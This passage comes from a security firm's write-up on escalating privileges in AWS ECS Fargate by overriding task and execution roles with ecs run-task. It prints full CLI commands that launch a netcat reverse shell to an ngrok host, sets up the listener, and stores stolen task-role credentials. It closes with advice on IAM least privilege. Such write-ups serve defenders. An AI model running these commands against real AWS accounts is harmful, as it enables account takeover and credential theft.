
We also check the attached IAM policies for this role with aws –profile role-1 iam list-attached-role-policies –role-name HighPrivilegedECSTaskRole and the output confirms the attached policies:
Step 4 — When Attacker Cannot Pass the Execution Role

If the attacker does not have iam:PassRole permission over the ECS_ExecutionRole, the previous attack fails.
In this scenario, the ECS_ECR_IAM_VulnCombination policy looks like:
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Action": [
                "ecs:RunTask"
            ],
            "Resource": "arn:aws:ecs:eu-north-1:<redacted>:task-definition/Ubuntu-Task-Definition:1"
        },
        {
            "Action": [
                "iam:PassRole"
            ],
            "Resource": [
                "arn:aws:iam::<redacted>:role/HighPrivilegedECSTaskRole"
            ],
            "Effect": "Allow"
        }
    ]
}
Running the earlier command now triggers an error:
aws --profile start-role ecs run-task \
--cluster upbeat-gorilla-9t023y \
--launch-type FARGATE \
--network-configuration "awsvpcConfiguration={subnets=[subnet-04d757fa4368498c1],securityGroups=[],assignPublicIp=ENABLED}"\
--task-definition Ubuntu-Task-Definition:1 \
--overrides '
{
  "taskRoleArn": "arn:aws:iam::<redacted>:role/HighPrivilegedECSTaskRole",
  "containerOverrides": [
    {
      "name": "Ubuntu-Container",
      "command": ["nc", "6.tcp.eu.ngrok.io", "13943", "-e", "/bin/bash"]
        }
  ]
}'
Since the attacker cannot pass ECS_ExecutionRole, AWS denies the request:
Step 5 — Passing the Same Role as Task and Execution Role
In cases where the attacker does not have the iam:PassRole permission for the ECS_ExecutionRole, the previous attempt to override only the task role fails. However, if the HighPrivilegedECSTaskRole has permissions over ECR—which is often the case in CI/CD-oriented roles or workloads capable of spawning additional tasks—the attacker can still proceed by using the same IAM role for both the task role and the execution role in the –overrides flag. This effectively bypasses the need to pass the original execution role at all.
To continue the attack, we once again start a listener:
nc -lvn 5000
ngrok tcp 5000

With the listener running, the ECS task is launched, this time specifying the high-privileged role for both taskRoleArn and executionRoleArn:
aws --profile start-role ecs run-task \
 --cluster upbeat-gorilla-9t023y \
 --launch-type FARGATE \
 --network-configuration "awsvpcConfiguration={subnets=[subnet-04d757fa4368498c1],securityGroups=[sg-05a1580aaa6bf24be],assignPublicIp=ENABLED}"\
 --task-definition Ubuntu-Task-Definition:1 --overrides '
{
  "taskRoleArn": "arn:aws:iam::<redacted>:role/HighPrivilegedECSTaskRole",
  "executionRoleArn":"arn:aws:iam::<redacted>:role/HighPrivilegedECSTaskRole",
  "containerOverrides": [
    {
      "name": "Ubuntu-Container",
      "command": ["nc", "4.tcp.eu.ngrok.io", "18798", "-e", "/bin/bash"]
        }
  ]
}'
This time, the command executes successfully, as the attacker is only passing a role they do have permission over:

After a short moment, a new reverse shell arrives on the listener, confirming that the ECS task was launched under the high-privileged role:
From inside the container, we again retrieve the ECS task role credentials using the ECS Task Metadata endpoint:

We then store these credentials in the .aws/credentials file under a new profile:
[role-1]
region=eu-north-1
output=json
aws_access_key_id=ASIA<redacted>
aws_secret_access_key=xWclrqne<redacted>
aws_session_token=IQoJb3JpZ2<redacted>
To validate the privileges associated with this role, we check the caller identity with aws –profile role-1 sts get-caller-identity and it receive:

Finally, we list the IAM policies attached to this role with aws –profile role-1 iam list-attached-role-policies –role-name HighPrivilegedECSTaskRole. The output is as follows:

At this point, the attacker once again obtains full administrative privileges, demonstrating that even when iam:PassRoleover the execution role is restricted, misconfigured IAM roles with broad permissions can still be abused through ECS task overrides.
Conclusion
The –overrides flag in the ecs run-task command is a fully documented and intended feature of AWS ECS. The real issue demonstrated in this scenario lies not within ECS itself, but in the misconfiguration of IAM roles and permissions surrounding it. Granting an IAM user or role the ability to run tasks (ecs:RunTask) and to pass certain IAM roles (iam:PassRole) can unintentionally create a path to privilege escalation if the trust policies and permissions on those roles are not tightly controlled.
This example shows how a seemingly limited IAM role — one that can only run tasks and pass specific roles — may still be able to launch highly privileged ECS tasks and extract their temporary credentials. Depending on the privileges attached to the abused IAM role, the impact can range from compromising a single service to gaining administrative control over the entire AWS account.
At Iterasec, we consistently highlight the need for regular IAM audits, careful management of IAM role trust relationships, and strict adherence to the principle of least privilege. If there is any doubt about how IAM roles and ECS task permissions are configured in your AWS environment, this is the kind of issue that is worth validating early. The Iterasec team can help assess whether similar privilege escalation paths exist in your setup.
AWS provides guidance on reducing permissions and improving IAM hygiene, and these recommendations should be applied rigorously in any environment relying on ECS or other container orchestration services:
https://docs.aws.amazon.com/IAM/latest/UserGuide/getting-started-reduce-permissions.html
This concludes the analysis of the privilege escalation path in AWS Fargate. Part two will explore how the same technique applies to ECS deployments running on EC2, along with additional nuances specific to the EC2 execution model.


![Understanding How Attackers Exploit HTTP Redirects in Web Applications [Part 1]](https://iterasec.com/wp-content/uploads/2024/06/Same-Origin-Policy-768x528.jpg)